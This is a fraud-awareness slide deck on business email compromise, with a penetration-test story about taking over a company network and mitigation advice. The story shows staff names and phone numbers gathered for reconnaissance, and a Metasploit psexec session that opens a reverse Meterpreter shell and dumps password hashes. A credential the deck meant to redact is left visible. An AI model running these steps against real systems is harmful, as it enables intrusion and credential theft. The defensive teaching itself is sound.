

Fraud: How a Construction Company was “Hacked”

CIBC Treasury Management

CliftonLarsonAllen

Industry Statistics on Fraud

The 2018 AFP Payments Fraud and Control Survey notes the following:

- For participating companies with revenue under \$1 billion, 73% experienced attempted or actual payment fraud.
 - Checks continue to be primary target.
 - Wires follow behind.
- Over 40,000 reported Business Email Compromise (BEC) reported incidents. *
- This represents over \$5.3 billion in losses between 10/2013 and 12/2016.*

*Source: The Federal Bureau of Investigation
(FBI)

Types of Cyber Fraud

- Advanced Persistent Threats: Long-term, targeted attack involving breaking into a network to avoid detection.
- Malware: Malicious software, once loaded on a computer, is used to damage or gain unauthorized access.
- Phishing: Collecting sensitive information (like passwords or login credentials) through a legitimate looking (yet fraudulent) website.
- Spear Phishing: a more targeted form of Phishing where an in-depth knowledge of a specific individual and then social engineering allows for gaining trust and access to information and networks.
- Ransomware: A type of malware where once installed the hacker locks access until a ransom is paid.

Business Email Compromise

A scheme that compromises official business email accounts to conduct unauthorized fund transfers. Some examples include:

- CEO or CFO Fraud: Attackers pose as CEO or CFO and instruct a transfer to be sent.
- Supplier Fraud: Attackers pose as legitimate supplier and request a new bank account for payment, or present a bogus invoice.
- Data Theft - Attackers target HR or area dealing with Payroll to obtain PII or statements for future compromise.

Hacking a Construction Company


Reconnaissance

Utilize public information to learn about company and its employees


- Google
- Social media
- Company website
- Court records/legal documents

Reconnaissance

LinkedIn



CFMA
Nonprofit Organization Management • Princeton, NJ • 6,798 followers

 [See all 136 employees on LinkedIn →](#)

[+ Follow](#) [See jobs](#)



Stuart Binstock • 3rd
President and CEO at CFMA
Greater New York City Area

[Message](#)



Mary Kalczynski • 3rd
Member Services at CFMA
Greater New York City Area

[Message](#)



Eliza Phillips • 3rd
Administrative Assistant at CFMA
San Francisco Bay Area

[Connect](#)

Reconnaissance

Public Website



Cait Platt
Content Coordinator

(Content Management, Online Communities, Analytics)

☎ 609-945-2434



Elizabeth Lachowicz
Director, Education

(Education evaluation, instructional design, development, delivery, maintenance, and improvements)


☎ 609-945-2435



Sue Madden
Education Manager

(Chapter Course Delivery, Webinars, Online Learning, customer support)

☎ 609-945-2415



Michael Verbanic
Director, Member Experience

(Member Inquiries, Invoicing, Renewals, Heavy/Highway Newsletter)

☎ 609-945-2418



Stacy Williams
Administrative Assistant, Membership

(Member Inquiries, Invoicing, Renewals, Membership Applications)

☎ 609-945-2425



Mary Kalczynski
Member Service Coordinator

(Member Inquiries, General Information, New Member Kits)

☎ 609-945-2423

Social Engineering

Trick users into performing an action that benefits the attacker

- Visit malicious website
- Allow access to facilities
- Provide confidential/sensitive information



“Why break a window when you can convince the user to open the door”

Social Engineering


[Audio Example]

Social Engineering


What can you do with a username and password?



Internet Resources



Internet Resources



The screenshot shows a web browser window with the title "SSL VPN Service". The address bar displays a URL starting with "https://[redacted]/+CSCOE+/logon.html". The browser's toolbar includes navigation buttons (back, forward, refresh, home), a search bar, and several extension icons (Apps, Qualys, Mimecast). The page header features the Cisco logo and the text "SSL VPN Service". The main content area is mostly blank, with a "Login" dialog box centered on the screen. The dialog box has a key icon in its title bar and contains the following elements:


Please enter your username and password.

GROUP:

USERNAME:

PASSWORD:

Internet Resources




Low Hanging Fruit

What are “easy” vulnerabilities an attacker looks for?

- Users with administrative privileges
- Easily guessable passwords
- Shared passwords
- Old, out-of-date systems

Take Over Path

1. Found a couple systems where Jeff had been granted administrative privileges



Take Over Path

2. Used Jeff's privileges to extract the password for the Administrator account on the Windows computer

```
[msf > use exploit/windows/smb/psexec
[msf exploit(psexec) > set RHOST 172.16.189.130
RHOST => 172.16.189.130
[msf exploit(psexec) > set SMBUser ██████████
SMBUser => stacy
[msf exploit(psexec) > set SMBPass ██████████
SMBPass => QUW0q6
[msf exploit(psexec) > ]

[*] Started reverse TCP handler on 172.16.189.1:4444
[*] 172.16.189.130:445 - Connecting to the server...
[*] 172.16.189.130:445 - Authenticating to 172.16.189.130:445 as user '████████'...
[*] 172.16.189.130:445 - Selecting PowerShell target
[*] 172.16.189.130:445 - Executing the payload...
[+] 172.16.189.130:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 172.16.189.130
[*] Meterpreter session 1 opened (172.16.189.1:4444 -> 172.16.189.130:49167) at 2017-05-09 13:36:14 -0500

[meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c1825f7b9d4ae0bf040f79a09c782d7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Take Over Path

3. Discovered the Administrator password was shared across all Windows computers
4. Use shared Administrator password to compromise the IT Director's computer

Take Over Path

Gained full control of all:

- Email
- File shares
- Computers

Took less than 30 minutes

Key Takeaways

User Awareness Training

- Employees need to know about cyber risks
- IT will **NOT** ask for your password
- Call back verification

Key Takeaways

Two-Factor Authentication (2FA)

- Logins exposed to the Internet need to require 2FA
 - Something you have (password)
 - Something you know (token)
 - Something you are (biometrics)

Key Takeaways

Don't give users administrative privileges

Use good password hygiene

- Strong passphrases
- Don't share passwords

How to Help Mitigate BEC and Other Fraud

- Always use two factor authentication: call any vendor or supplier requesting a change to banking information. Use an independent number on file at your Company.
- Any email requests to wire or ACH funds received from an internal person should be phone verified. Your CEO/CFO needs to make this policy known to all team members.
- No Bank will/should ever request that you provide your passwords, or ask for two individuals to log on to the same computer.
- Ensure you review/understand cyber coverage under your insurance policy.
- Limit social network sites on all company computers.
- Never open an email attachment or click on a link unless you are expecting it and know what it contains.
- Have your IT group regularly run updated anti virus software and patches for operating systems.

On-Line Payment Controls

- Enable dual control for administration.
- Enable dual control for initiating Wire and ACH payments.
- Establish and consistently review account and user entitlements and limits.
- Delete unneeded services. For instance, if you do not send international wires on an account, do not have that service enabled.
- Receive e-mail notification of all outgoing wire transfers.
- Utilize available alerts.

Utilize Fraud Detection Services Banks offer:

- Utilize check block and/or ACH block on accounts that do not have those payment types.
- Utilize ACH Positive Pay and Check Payee Positive Pay to help ensure that the payments made match to the payments issued.
- Enable e-statements to reduce access and ensure more secure retention.